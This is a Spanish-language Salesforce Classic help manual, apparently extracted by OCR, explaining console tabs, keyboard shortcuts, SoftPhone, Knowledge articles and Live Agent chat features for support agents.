CONSULTE TAMBIÉN

- Fichas de la consola de Salesforce
- Utilizar una consola de Salesforce

## Directrices para trabajar con fichas de la consola de Salesforce


Obtenga información acerca de cómo obtener el máximo rendimiento del trabajo con fichas principales y subfichas de una consola.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Fichas principales y subfichas de una consola**




(1) Una ficha principal es el elemento principal en el que trabajar, como una cuenta. (2) Una subficha es un elemento relacionado en una ficha principal, como un contacto de cuenta. Salesforce no limita el número de fichas que puede mostrar.

Al visualizar fichas, * se mostrarán en las fichas en las que no ha guardado cambios, excepto para informes, páginas de Visualforce o las páginas de configuración de su organización de Salesforce. ⚠ se muestra en fichas en las que debe solucionar problemas. Si su administrador ha agregado dominios externos a la lista blanca de una consola, las fichas pueden mostrar páginas fuera de Salesforce. Las nuevas fichas no aparecen cuando hace clic en un botón personalizado o cambia el tipo, propietario o territorio de un registro; en su lugar, la ficha actual envía el elemento que ha seleccionado.

Puede realizar una variedad de tareas con fichas desde la barra de fichas haciendo clic en ▼ y seleccionando una opción, como cerrar fichas, actualizar fichas, mostrar acceso directos de teclado y mucho más. Para reorganizar una ficha, arrástrela a una nueva posición en la barra de fichas. Las fichas mantienen su estado como fichas principales o subfichas, lo que significa que no puede desplazar las fichas principales a la barra de subfichas o viceversa. No es posible reorganizar fichas en Internet Explorer® 7.

Si su administrador ha activado componentes de controles múltiples, puede retirar fichas principales de su navegador y arrastrarlas a cualquier ubicación en su pantalla para personalizar su forma de trabajar. Solo haga clic en el ▼ y seleccione **Retirar fichas principales**.

Para devolver fichas principales a su navegador original, haga clic en el ▼ y seleccione **Devolver fichas a la consola**.

Para copiar la URL de la ficha de una consola y enviarla a otro usuario, haga clic en el ▼ y seleccione el 🔗 junto al nombre de la ficha. Si envía la URL a un usuario sin consola, seleccione crear una URL estándar de Salesforce desde el cuadro de diálogo Vínculo para convertir. Luego, pulse CTRL+C para copiar la URL. Para añadir una nueva ficha a su consola donde pegar una URL que ha copiado, haga clic en el ✚. En el cuadro de texto, pulse CTRL+V para pegar la URL; luego haga clic en **Ir**. Puede pegar una URL de consola o una URL estándar de Salesforce en una nueva ficha.

Para anclar una ficha principal visitada con frecuencia en la barra de fichas para un acceso rápido, haga clic en ▼ y seleccione 📌. Cuando se ancla una ficha, se desplaza delante de la barra de fichas y se elimina su texto para proporcionar más espacio de pantalla.

Para anular el anclaje de una ficha, haga clic en ▼ y seleccione 📌.

Para marcar una ficha favorita o visitada ocasionalmente para un acceso rápido, haga clic en ▼ y seleccione 🔖. Cuando se marca una ficha como favorita, se mueve al componente Historial en el pie de página (denominado anteriormente Fichas más recientes). Para eliminar una ficha marcada como favorita, haga clic en ▼ y seleccione 🔖, o haga clic en **Eliminar** junto a la ficha en el componente Historial. Consulte Ver Favoritos y fichas utilizadas recientemente en una consola de Salesforce en la página 4486

PRECAUCIÓN: Si hace clic en **Cancelar** en un elemento creado recientemente que no ha guardado, el elemento y su ficha se eliminarán y no se enviarán a la papelera.

Nota: Si su administrador de Salesforce agrega componentes personalizados de la consola, puede haber funciones adicionales disponibles para trabajar en las barras laterales junto a fichas.

Consejo: Para reabrir la última ficha que ha cerrado, pulse Mayús +C o haga clic en y seleccione **Reabrir ficha recién cerrada**. Puede reabrir hasta diez fichas cerradas.

CONSULTE TAMBIÉN

- Ficha de navegación de la consola de Salesforce
- Fichas de la consola de Salesforce
- Utilizar una consola de Salesforce

## Ver Favoritos y fichas utilizadas recientemente en una consola de Salesforce

Si está configurado por su administrador de Salesforce, puede acceder rápidamente a cualquier ficha principal que ha marcado como favorita o utilizado recientemente ne una consola sin necesidad de buscar Salesforce.

Nota: Con Summer '15, Fichas más recientes ha cambiado de nombre por Historial y se le han agregado los favoritos para proporcionarle una experiencia más simplificada para buscar y recuperar fichas. Estas funciones no están disponibles en Internet Explorer® 7 y 8.

Para ver cualquier ficha principal marcada como favorita o utilizada recientemente, haga clic en **Historial** en el pie de página de la consola. Luego haga clic en la columna Favoritos y fichas recientes y seleccione una ficha. Puede obtener la URL de cada ficha para enviarla a otro usuario o eliminar marcas de favorito y borrar fichas utilizadas recientemente para comenzar desde cero. Junto a cada ficha reciente, puede acceder a hasta diez subfichas cuando están disponibles. Los elementos que no aparecen como fichas, como superposición de solicitud de reunión, no aparecen en el pie de página Historial.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Directrices para trabajar con fichas de la consola de Salesforce
- Utilizar una consola de Salesforce

# Cambiar el tamaño y minimizar las listas ancladas en una consola de Salesforce

Si un administrador ha activado listas ancladas y elegido dónde aparecen en pantalla, puede cambiar el tamaño y minimizar las listas.

Para cambiar el tamaño de una lista anclada, haga clic en el margen derecho o inferior de la lista y arrástrela hasta obtener el tamaño que desee. Para minimizar una lista anclada, haga clic en la flecha en el margen derecho o inferior. Para volver a visualizar la lista, vuelva a hacer clic en la flecha. Si no ha seleccionado aún un registro de la lista, la lista se muestra automáticamente en pantalla completa.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Utilizar una consola de Salesforce

# Trabajar con accesos directos del teclado en una consola de Salesforce

Los accesos directos del teclado le permiten realizar acciones rápidamente pulsando teclas en vez de utilizar el ratón.

Los accesos directos del teclado permiten trabajar con una consola de forma más eficiente. Por ejemplo, en lugar de escribir detalles del caso y luego utilizar el ratón para hacer clic en **Guardar**, un administrador puede crear un acceso directo para que pueda escribir detalles del caso y pulsar CTRL+S para guardar casos sin pasar de su teclado al ratón. Solo los administradores pueden crear o personalizar accesos directos.

Para ver una superposición que enumera los accesos directos para una consola, pulse Mayús + K o haga clic en el y seleccione **Mostrar accesos directos de teclado**. Si un acceso directo aparece atenuado en la superposición, significa que no se ha activado o ha sido personalizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los accesos directos del teclado no diferencian entre mayúsculas y minúsculas, incluso si pulsa Mayús antes de una letra. Por ejemplo, Mayús + b es lo mismo que Mayús + B. Si CTRL, ALT o Mayús se encuentran en un acceso directo, la secuencia de estas teclas no importa. Por ejemplo, CTRL+ALT+A es lo mismo que ALT+CTRL+A.

CONSULTE TAMBIÉN

- Accesos directos del teclado predeterminados para una Consola de Salesforce
- Utilizar una consola de Salesforce

## Accesos directos del teclado predeterminados para una Consola de Salesforce

Estos accesos directos son disponibles automáticamente para una consola y un administrador puede personalizarlos o desactivarlos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Acción (Acceso directo del teclado) | Descripción | Comando de teclas |
|---|---|---|
| Entrar en el modo de accesos directos de teclado | Activa accesos directos del teclado en un navegador mostrando una consola. | ESC |
| Vaya a la ficha de navegación | Selecciona la ficha de navegación. | V |
| Va a un campo en una ficha | Selecciona detalles en una ficha. | Mayús+S |
| Vaya a las fichas principales | Selecciona la fila de fichas principales. | P |
| Vaya a las subfichas | Selecciona la fila de subfichas en una ficha principal. | S |
| Vaya a la vista de listas | Selecciona la vista de listas. | N |

| Acción (Acceso directo del teclado) | Descripción | Comando de teclas |
|---|---|---|
| Vaya al primer elemento de la vista de listas | Selecciona el primer elemento en la vista de listas. | Mayús+F |
| Vaya al cuadro de búsqueda del encabezado | Mueve el cursor al cuadro de búsqueda del encabezado. | R |
| Va al pie | Mueve el cursor a componentes del pie.<br>No es compatible con Microsoft® Internet Explorer® versiones 7 u 8 o en idiomas de derecha a izquierda. Si selecciona el componente Macros o Presencia, pulse ESC para pasar el cursor a otros componentes. | F/FLECHA DERECHA o FLECHA IZQUIERDA/1 a 9 |
| Desplazar a la izquierda | Mueve el cursor hacia la izquierda. | FLECHA IZQUIERDA |
| Desplazar a la derecha | Mueve el cursor hacia la derecha. | FLECHA DERECHA |
| Mover hacia arriba | Mueve el cursor hacia arriba. | FLECHA ARRIBA |
| Mover hacia abajo | Mueve el cursor hacia abajo. | FLECHA ABAJO |
| Abre un elemento en una ficha inactiva | Abre el elemento seleccionado en una nueva ficha sin cambiar el enfoque. | CTRL+clic para equipos PC; CMD+clic para equipos Mac |
| Abrir botón desplegable en fichas | Abre el botón desplegable en fichas para seleccionar más acciones. | D |
| Abrir ficha | Abre una nueva ficha. | T |
| Cerrar ficha | Cierra una ficha seleccionada. | C |
| Reabrir ficha recién cerrada | Reabre la ficha principal recién cerrada. | Mayús+C |
| Actualizar ficha | Actualiza una ficha seleccionada. | Mayús+R |
| Intro | Activa un comando. | INTRO |
| Obtener vínculo para compartir | Abre el cuadro de diálogo Vínculo para compartir en la ficha seleccionada. | U |
| Mostrar accesos directos del teclado. | Abre una superposición que enumera accesos directos de teclado. | Mayús+K |
| Modificar | Cambiar de detalle para modificar página. | E |
| Guardar | Guarda los cambios en la ficha seleccionada. | CTRL+S |
| Oculta o muestra una lista anclada | Alterna la apariencia de una lista anclada. | MAYÚS+N |
| Oculta o muestra la barra lateral izquierda | Alterna la apariencia de la barra lateral izquierda y cualquiera de sus componentes. | MAYÚS+FLECHA IZQUIERDA |
| Oculta o muestra la barra lateral derecha | Alterna la apariencia de la barra lateral derecha y cualquiera de sus componentes. | MAYÚS+FLECHA DERECHA |

| Acción (Acceso directo del teclado) | Descripción | Comando de teclas |
|---|---|---|
| Oculta o muestra la barra lateral superior | Alterna la apariencia de la barra lateral superior y cualquiera de sus componentes. | MAYÚS+FLECHA ARRIBA |
| Oculta o muestra la barra lateral inferior | Alterna la apariencia de la barra lateral inferior y cualquiera de sus componentes. | MAYÚS+FLECHA ABAJO |
| Aplica o retira el zoom en las fichas principales | Aplica o retira el zoom en las fichas principales alternando la apariencia del encabezado, el pie y la lista anclada. | Z |

CONSULTE TAMBIÉN

Trabajar con accesos directos del teclado en una consola de Salesforce

Utilizar una consola de Salesforce

## Directrices para trabajar con componentes de controles múltiples de la consola de Salesforce

Mueva partes de una consola a diferentes áreas de sus pantallas por lo que puede ver datos en formas que le ayudan a trabajar mejor.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cuando un administrador de Salesforce activa componentes de controles múltiples, puede retirar y arrastrar fichas principales y SoftPhones de Open CTI a otras ubicaciones en sus pantallas. También puede mover el componente Historial, chats de Live Agent (pero no el componente de pie de página) y cualquier componente de consola personalizado o componente de Lienzo de Force.com en el pie de página de una consola. Para utilizar componentes de múltiples controles, es posible que necesite actualizar la configuración de su navegador para: (1) habilitar ventanas emergentes; (2) abrir vínculos en ventanas, no en fichas.

Para retirar y arrastrar fichas principales, haga clic en el y seleccione **Retirar fichas principales**.

Para devolver fichas principales a su navegador original, haga clic en el y seleccione **Devolver fichas a la consola**.

Para retirar y arrastrar componentes en el pie de página de una consola, haga clic en elementos y seleccione el . Para devolver elementos a su navegador original, haga clic en el . Para actualizar un componente de pie de página retirado, haga clic en el botón derecho del ratón, y elija **Volver a cargar** o **Actualizar**. Cuando actualiza un componente de pie de página retirado, se devuelve al pie de página de la consola.

Si las listas ancladas están configuradas, aparece un campo como un área en blanco junto a listas e indica `Arrastrar componentes de pie de página aquí`. Utilice esta área para mantener un seguimiento de ventanas de Salesforce entre varias aplicaciones en sus pantallas.

Importante: Los elementos retirados se cierran y pierden sus posiciones en sus pantallas cuando: (1) cierra la sesión en Salesforce; (2) hace clic en **Configuración**; (3) hace clic en un vínculo para dejar una consola; (4) actualiza o cierra sus navegadores.

Nota: No puede retirar SoftPhones creados con las versiones 3.0 o 4.0 del kit de herramientas de CTI.

Consejo: Cualquier elemento retirado de la consola cuenta con encabezados de color azul para ayudarle a ubicarlos en otras ventanas en sus pantallas.

Para utilizar acceso directos del teclado desde componentes retirados, céntrese en la ventana correcta. Por ejemplo, si está centrado en una ventana con la ficha de navegación, el acceso directo predeterminado para ir a fichas principales, comando de teclas P, no funciona.

CONSULTE TAMBIÉN

Utilizar una consola de Salesforce

## Adición de notas a registros de una consola de Salesforce

El registro de interacciones le ayuda a agregar notas a registros en las fichas principales de una consola.

Si se le ha asignado un formato de registro de interacciones, puede acceder al registro desde el pie de página de la consola. Los registros se muestran en los elementos con una lista relacionada Historial de actividades, como las cuentas y los contactos, pero no las soluciones. Los registros no están disponibles para los informes, los paneles, Salesforce CRM Content, la ficha Gestión de artículos o las páginas de Visualforce.

Para mostrar u ocultar el registro de interacciones, pase el ratón por encima del borde del registro y haga clic en o . Para cambiar el tamaño del registro de interacciones y la página de detalles, arrastre la barra entre estos. Para guardar notas para los clientes rápidamente, al mostrarse un contacto en una subficha, el nombre del contacto se agrega al `Nombre` del registro. No obstante, puede cambiar el `Nombre` antes de guardar el registro. Cuando hace clic en **Borrar registro** para eliminar notas o un `Asunto`, no se eliminará ninguna nota guardada, se almacenan en la lista relacionada Historial de actividad del registro. Para facilitar la revisión y recuperación, todos los registros se guardan como tareas en la lista relacionada Historial de actividades del registro.

Nota: Los administradores pueden personalizar los campos que aparecen en registros.

Consejo: Si usa SoftPhone, haga clic en **Agregar datos de llamada** para agregar la fecha y la hora de una llamada al registro. Si aparecen ventanas emergentes de pantalla durante las llamadas entrantes, haga clic en **Finalizar llamada** para finalizar la llamada y guardar las actualizaciones del registro.

CONSULTE TAMBIÉN

Utilizar una consola de Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver el registro de interacción:
- "Leer" en tareas

Para guardar notas en el registro de interacciones:
- "Modificar" en tareas

# Visualizar notificaciones distribuidas en una Consola de Salesforce

Las notificaciones distribuidas son indicadores visuales que aparecen cuando otro usuario cambia un registro o campo que está visualizando.


Después de que un administrador de Salesforce haya configurado notificaciones de envío, los indicadores visuales para cambios de registro o de campo aparecen en páginas de detalles y listas. Cuando se producen los cambios, las páginas de detalles se actualizan automáticamente y muestran actualizaciones o aparecen notificaciones como cuadros de diálogo. Las listas muestran notificaciones como:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Notificaciones de envío para listas**




(1) Amarillo cuando cambia un registro. (2) Azul si es el último elemento que ha visto. (3) Negrita y cursiva cuando cambia un campo especificado por un administrador.

**Nota:**

- Estos objetos y sus campos están disponibles para el envío de notificaciones: cuentas, contactos, casos, candidatos, oportunidades, campañas, tareas y objetos personalizados.
- Las notificaciones distribuidas no están disponibles en la consola en Professional Edition.
- Si configura notificaciones distribuidas para el objeto de candidato y utiliza reglas de Data.com Clean, se desencadenan las notificaciones distribuidas en la consola. Recuerde que las notificaciones adicionales pueden afectar a su límite de notificaciones de envío.

CONSULTE TAMBIÉN

Utilizar una consola de Salesforce

# Utilizar un SoftPhone con una consola de Salesforce

Un SoftPhone en una consola le permite ver registros relacionados con llamadas de teléfono, así como recibir, realizar y transferir llamadas.

Puede acceder a un SoftPhone si está asignado a un centro de llamadas utilizando un adaptador de CTI con la versión 3.0 o 4.0 del Kit de herramientas de CTI o si está utilizando un centro de llamadas con Open CTI.

Haga clic en el para mostrar un SoftPhone en el pie de página de una consola. Utilice el registro de interacción para escribir notas en registros de llamadas. Un registro de llamadas es un registro de actividad que se genera automáticamente cuando utiliza un SoftPhone; realiza un seguimiento del número de teléfono, llamadas, fecha, hora y duración de las llamadas. Puede ver los registros de llamadas en la lista relacionada Historial de actividades del registro asociado a la llamada.

**Importante:** Puede que los datos no se guarden correctamente si: (1) Actualiza su navegador durante una llamada; (2) utiliza un SoftPhone en varios navegadores de forma simultánea; (3) cambia a un SoftPhone en un navegador sin una consola.

**Nota:** Si utiliza un adaptador CTI de la versión 4.0 del kit de herramientas de CTI, el muestra en el pie de página incluso cuando no está conectado al adaptador.

**Consejo:** Puede ocultar el SoftPhone haciendo clic en , pero no puede sacarlo del pie de página de una consola. También puede ajustar el tamaño de altura de un SoftPhone arrastrando la barra en su parte superior. Cuando hace clic en **Finalizar llamada**, se guarda cualquier actualización que ha realizado en el registro de interacción antes de que finalice la llamada.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver y utilizar SoftPhone:

- Miembro de un centro de llamadas

## CONSULTE TAMBIÉN

- Uso de SoftPhone
- Salesforce Call Center
- Utilizar una consola de Salesforce

# Buscar artículos de Knowledge en una consola de Salesforce

Si Salesforce Knowledge y la barra lateral de Knowledge está configurada por un administrador, los artículos aparecen automáticamente cuando selecciona un caso en una consola.

Para ayudarle a resolver casos con mayor rapidez, los artículos sugeridos aparecen en la barra lateral cuando escribe detalles en el `Asunto` de un caso. Únicamente aparecen los artículos actualizados en los últimos 30 días, pero puede ver artículos anteriores especificando un término de búsqueda o filtrando los resultados de búsqueda. Para filtrar los artículos por una categoría concreta, idioma o estado de validación, haga clic en y seleccione las opciones de filtro. Para acceder a estos filtros, el estado de validación y artículos multilingües deben estar activados. Un administrador determina qué idiomas hay disponibles para los artículos. Las columnas disponibles en la barra lateral son `Nueva`, `Título de artículo` y `Más visualizado`. Puede arrastrar la barra entre las columnas para redimensionarlas, pero no puede agregar, eliminar o reorganizar las columnas.

Para buscar los artículos que le ayudarán a resolver un caso, haga clic en , introduzca las palabras clave en `Búsqueda`, y haga clic en **Ir**. Para adjuntar un artículo a un caso, haga clic en la casilla de verificación junto al artículo y haga clic en **Adjuntar al caso**. Sólo puede adjuntar un artículo a un caso guardado. aparece junto a un artículo ya adjuntado al caso.

Para cambiar el número de artículos que se muestra, haga clic en el indicador de recuentos de artículos en la esquina inferior izquierda de la barra lateral y seleccione un ajuste. Puede ver 10, 25, 50, 100 ó 200 artículos a la vez. Cuando se modifica esta configuración, se regresa a la primera página de la lista.

Para mostrar u ocultar la barra lateral, pase el ratón por encima de la barra de desplazamiento y haga clic o . Puede arrastrar la barra situada entre la barra lateral de artículos y una página de detalles para cambiar el tamaño de la anchura de alguno de ellos.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver artículos de Salesforce Knowledge:

- "Leer" en el tipo de artículo

Para agregar artículos de Salesforce Knowledge a los casos:

- "Modificar" en casos

## CONSULTE TAMBIÉN

Utilizar una consola de Salesforce

# Live Agent para agentes de asistencia

¡Le damos la bienvenida a Live Agent para agentes del servicio de asistencia! Live Agent es una solución de chat completa que le facilita la tarea de asistir a clientes.

Como agentes del servicio de asistencia, asiste a decenas de clientes con sus problemas de asistencia cada día. Live Agent es una solución de chat completamente integrada con el resto de Salesforce, facilitándole el acceso a toda la información que necesita acerca de sus clientes en un espacio de trabajo único. Además, Salesforce aprovecha la potencia de Service Cloud, proporcionándole el acceso a importantes herramientas como una base de conocimientos y mensajes de asistencia predefinidos que le permiten asistir a sus clientes y cerrar casos con mayor rapidez.

Ya sea un veterano experimentado o nuevo en Live Agent, existen varias herramientas a su disposición para facilitar la asistencia de varios clientes al mismo tiempo con sesiones de chat. Empecemos.

CONSULTE TAMBIÉN

- Live Agent para supervisores de asistencia
- Live Agent para administradores
- Permisos para agentes de asistencia de Live Agent

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

# Asistir a clientes con sesiones de chat

Utilice Live Agent para ayudar rápidamente a sus clientes a resolver problemas.

El uso de Live Agent en la consola de Salesforce le da acceso a otros productos de Service Cloud que le permiten ayudar a los clientes de manera integral.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce


Modificación del estado de Live Agent

Si cambia su estado de Live Agent podrá controlar cuándo está disponible para recibir chats nuevos y transferidos.

Conversar con clientes

Acepte solicitudes de chat entrantes para comenzar a conversar con clientes.

Acceder a detalles del cliente durante una sesión de chat

Cuando acepta una solicitud de chat, se abre una ficha de detalles para esa sesión de chat automáticamente. La ficha detalles incluye información acerca del visitante y le permite buscar registros relacionados con el chat, como contactos y casos.

Enviar mensajes de Texto rápido en chats

Envíe mensajes escritos previamente a clientes de chat para enviar mensaje comunes con mayor rapidez.

Transferir archivos durante un chat

Permitir que los clientes carguen y transfieran archivos durante un chat para que puedan compartir fácilmente más información sobre sus problemas.

Bloquear clientes de chat no deseados

Puede bloquear chats procedentes de clientes problemáticos directamente desde la consola de Salesforce. Por ejemplo, si un cliente está utilizando un lenguaje abusivo o está enviando mensajes de spam, puede bloquear a ese usuario para que no pueda iniciar una nueva sesión de chat.

Finalizar una sesión de chat

Finalice una sesión de chat después de haber finalizar el chat con un cliente y actualizar los registros relacionados con su chat.



Modificación del estado de Live Agent

Si cambia su estado de Live Agent podrá controlar cuándo está disponible para recibir chats nuevos y transferidos.

Conversar con clientes

Acepte solicitudes de chat entrantes para comenzar a conversar con clientes.

Acceder a detalles del cliente durante una sesión de chat

Cuando acepta una solicitud de chat, se abre una ficha de detalles para esa sesión de chat automáticamente. La ficha detalles incluye información acerca del visitante y le permite buscar registros relacionados con el chat, como contactos y casos.

Enviar mensajes de Texto rápido en chats

Envíe mensajes escritos previamente a clientes de chat para enviar mensaje comunes con mayor rapidez.

Transferir archivos durante un chat

Permitir que los clientes carguen y transfieran archivos durante un chat para que puedan compartir fácilmente más información sobre sus problemas.

Bloquear clientes de chat no deseados

Puede bloquear chats procedentes de clientes problemáticos directamente desde la consola de Salesforce. Por ejemplo, si un cliente está utilizando un lenguaje abusivo o está enviando mensajes de spam, puede bloquear a ese usuario para que no pueda iniciar una nueva sesión de chat.

Finalizar una sesión de chat

Finalice una sesión de chat después de haber finalizar el chat con un cliente y actualizar los registros relacionados con su chat.

## Modificación del estado de Live Agent

Si cambia su estado de Live Agent podrá controlar cuándo está disponible para recibir chats nuevos y transferidos.

En Live Agent, puede establecer su estado en línea como en línea, ausente o fuera de línea. Si sale de Live Agent, su estado cambiará automáticamente a fuera de línea y se cerrará toda sesión de chat activa.

1. Haga clic en el widget de pie de página de Live Agent para abrir el supervisor de chat.
2. Haga clic en la flecha desplegable en la esquina superior derecha del supervisor de chat para ver opciones de estado.
3. Seleccione su estado.

Estados de Live Agent

Los estados de Live Agent definen el modo en que puede interactuar con clientes mientras está en línea, ausente o fuera de línea.

Estados de Live Agent

Los estados de Live Agent definen el modo en que puede interactuar con clientes mientras está en línea, ausente o fuera de línea.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

## Estados de Live Agent

Los estados de Live Agent definen el modo en que puede interactuar con clientes mientras está en línea, ausente o fuera de línea.

| Estado | Descripción |
|---|---|
| En línea | Puede recibir y aceptar transferencias y sesiones de chat entrantes. |
| Ausente | Puede continuar con cualquier sesión de chat que ya haya iniciado, pero no puede aceptar las solicitudes de chat o transferencias entrantes. |
| Fuera de línea | No puede aceptar transferencias o solicitudes de chat entrantes y no se le puede enviar ninguna solicitud de chat. |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Conversar con clientes

Acepte solicitudes de chat entrantes para comenzar a conversar con clientes.

Cuando reciba una nueva solicitud de chat o transferencia, la solicitud pendiente aparece en su monitor de chat. Puede ver la implementación o el sitio Web de donde proviene el chat, el nombre del cliente (si está disponible) y el número de minutos que duró la espera de la solicitud antes de ser respondida.

Puede chatear con varios clientes al mismo tiempo. Cada sesión de chat se abre en una ficha principal aparte.

1. En el monitor de chat, haga clic en **Aceptar** en la solicitud de chat.
   Cada registro de chat se abre en una nueva ficha principal.
2. Escriba su mensaje al cliente en el campo de mensaje.
3. Haga clic en **Enviar** o toque Intro en el teclado para enviar su mensaje al cliente.
4. Haga clic en **Finalizar chat** cuando haya terminado de asistir al cliente.
   Si el cliente finaliza la sesión de chat en primer lugar, aparece un aviso en el registro de la sesión de chat.

CONSULTE TAMBIÉN

- Enviar mensajes de Texto rápido en chats
- Adjuntar artículos a sesiones de chat de Live Agent
- Transferir chats
- Transferir archivos durante un chat
- Adjuntar registros a transcripciones de chat
- Finalizar una sesión de chat

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

## Acceder a detalles del cliente durante una sesión de chat

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Cuando acepta una solicitud de chat, se abre una ficha de detalles para esa sesión de chat automáticamente. La ficha detalles incluye información acerca del visitante y le permite buscar registros relacionados con el chat, como contactos y casos.

- Para buscar un registro, escriba un nombre en el cuadro correspondiente en la sección Entidades relacionadas de la página, luego haga clic en el . Para asociar un registro que encuentre con el chat, selecciónelo de la lista de resultados de búsqueda y haga clic en **Guardar**.

  En organizaciones anteriores, puede acceder a detalles de visitantes y registros desde el panel Entidades relacionadas durante las sesiones de chat. Sin embargo, desde Summer '14, el panel Entidades relacionadas de la ficha Detalles no está disponible para nuevos clientes de Live Agent. Los clientes existentes seguirán teniendo acceso al panel Entidades relacionadas.
- Una vez haya asociado un registro existente al chat, haga clic en el nombre del registro para abrirlo en una nueva ficha.
- Para crear un nuevo registro, haga clic en **Nuevo caso**, **Nuevo candidato**, **Nuevo contacto** o **Nueva cuenta**.

PERMISOS DE USUARIO

Para buscar y ver un registro:
- "Leer" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para crear un nuevo registro:
- "Crear" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para modificar un registro:
- "Modificar" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para eliminar un registro:
- "Eliminar" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

# Enviar mensajes de Texto rápido en chats

Envíe mensajes escritos previamente a clientes de chat para enviar mensaje comunes con mayor rapidez.

Texto rápido le permite responder a clientes con mayor eficacia permitiéndole insertar mensajes predefinidos, como saludos o pasos de solución de problemas comunes en sus mensajes de chat.

Nota: Si no tiene acceso a Texto rápido, póngase en contacto con su administrador de Salesforce.

